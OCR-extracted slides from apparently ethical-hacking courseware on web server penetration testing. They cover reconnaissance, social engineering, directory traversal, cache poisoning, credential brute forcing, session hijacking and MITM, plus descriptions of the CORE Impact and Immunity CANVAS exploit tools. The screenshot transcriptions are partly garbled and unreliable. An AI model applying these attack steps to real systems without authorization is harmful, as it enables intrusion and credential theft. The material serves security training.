


Identification of Web Infrastructure


To identify make, version, and update levels of web servers; this helps in selecting exploits to test for associated published vulnerabilities

Web Server Penetration Testing


(Cont'd)



- Webserver penetration testing starts with collecting as much information as possible about an organization ranging from its physical location to operating environment
- Use social engineering techniques to collect information such as human resources, contact details, etc. that may help in webserver authentication testing
- Use Whois database query tools to get the details about the target such as domain name, IP address, administrative contacts, Autonomous System Number, DNS, etc.
- Note: Refer Module 02: Footprinting and Reconnaissance for more information gathering techniques





Web Server Penetration Testing (Cont'd)



- Fingerprint web server to gather information such as server name, server type, operating systems, applications running, etc. using tools such as `ID Serve`, `httprecon`, and `Netcraft`
- Crawl website to gather specific types of information from web pages, such as email addresses
- Enumerate webserver directories to extract important information such as web functionalities, login forms etc.
- Perform directory traversal attack to access restricted directories and execute commands outside of the web server's root directory

Web Server Penetration Testing (Cont'd)



- Perform vulnerability scanning to identify weaknesses in a network using tools such as HP WebInspect, Nessus, etc. and determine if the system can be exploited
- Perform HTTP response splitting attack to pass malicious data to a vulnerable application that includes the data in an HTTP response header
- Perform web cache poisoning attack to force the web server's cache to flush its actual cache content and send a specially crafted request, which will be stored in cache
- Bruteforce SSH, FTP, and other services login credentials to gain unauthorized access
- Perform session hijacking to capture valid session cookies and IDs. Use tools such as Burp Suite, Firesheep, Jhijack, etc. to automate session hijacking

Web Server Penetration Testing (Cont'd)



Perform MITM attack

- Perform MITM attack to access sensitive information by intercepting and altering communications between an end-user and web servers

Perform web application pen testing

- Note: Refer Module 12: Hacking Web Applications for more information on how to conduct web application pen testing

Examine webserver logs

- Use tools such as Webalizer, AWStats, Ktmatu Relax, etc. to examine web sever logs

Exploit frameworks

Document all the findings

- Use tools such as Metasploit, w3af, etc. to exploit frameworks.

Web Server Pen Testing Tool: **CORE Impact® Pro**




CORE Impact® Pro is the software solution for assessing and testing security vulnerabilities in the organization:

- ⊖ Web Applications
- ⊖ Network Systems
- ⊖ Endpoint systems
- ⊖ Wireless Networks
- ⊖ Network Devices
- ⊖ Mobile Devices
- ⊖ IPS/IDS and other defenses

The screenshot shows the CORE Impact PRO interface. On the left, there's a sidebar with icons for Home, Modules, Tasks, and Help. The main area displays a list of vulnerabilities under the heading 'Available Modules' (including 'Windows OS API Privilege Escalation', 'Windows Local Buffer Overflow Privilege Escalation Exploit', etc.) and a 'Distribution Log' table. The distribution log lists various hosts with their status (Started, Failed, Total, Errors) and details like 'Host IP: 192.168.1.100', 'Status: Failed', and 'Total Errors: 1'. At the bottom, there's a 'Distribution Log' section with a table showing 'Period' from 'Tuesday, December 28, 2010' to 'Thursday, June 10, 2011', and a 'Download' button.

<http://www.coresecurity.com>

Web Server Pen Testing Tool: Immunity CANVAS



CANVAS is an automated exploitation system, and a comprehensive, reliable exploit development framework to security professionals and penetration testers



Immunity CANVAS Web UI | Current Session: default

File Listener Session Help

Target Host: 192.168.1.132 | Current Carbate: 192.168.1.131 | Current Target(s): 127.0.0.1 | Screenshots

Headers Search

Name Description

- Favorites User Defined
- F New New Module
- F Exploit CANVAS Exploit
- F Zeros Post Exploit Control
- F Commands Commands For Nodes
- F DoS Denial of Service Modules
- F Tools Metasploit
- F Recon Recon Tools
- F Servers CANVAS Servers
- F Import/Export Create Test Interface
- F Plugins Adding Modules

Add a Host: 192.168.1.132

View CANVAS World Map | Create

Cancel OK

Current Status: Canvas Log | Debug Log | Data View

Status Admin Start Time End Time Information

Set Coverage: 1.00

Immunity CANVAS Web UI | Current Session: default

File Listener Session Help

Target Host: 192.168.1.132 | Current Carbate: 192.168.1.131 | Current Target(s): 127.0.0.1 | Screenshots

Headers Search

Name Description

- F Favorites User Defined Headers
- F New New Metasploit Headers
- F Exploit CANVAS Exploit
- F Zeros Post Exploit Control
- F Commands Commands For Nodes
- F DoS Denial of Service Modules
- F Tools Metasploit
- F Recon Recon Tools
- F Servers CANVAS Servers
- F Import/Export Cross Test Interface
- F Plugins Fuzzing Modules

Node Tree | Exploit Description

Node Management | Classic Node View | CANVAS World Map | Create

192.168.1.132 LocalHost (X) (Selected)

- Connected Nodes
- Metasploit
- Host: 192.168.1.131
- Host: 127.0.0.1
- Host: 192.16.173.132 (current target)
- Host: 192.168.1.132
- Interfaces

Current Status: Canvas Log | Debug Log | Data View

11:41 214:52:18 - [!] Your CANVAS subscription is registered to bob@example.com
11:41 214:52:18 - If you are getting close to expiring, contact 212-631-6857 or admin@immunitysec.com
11:41 215:25:44 - [!] Getting name for 192.16.173.132
11:41 215:25:44 - [!] Get host by name result: 192.16.173.132
11:41 215:25:44 - [!] Security code: f17216173132:none
11:41 215:25:44 - [!] Most recent 192.16.173.132

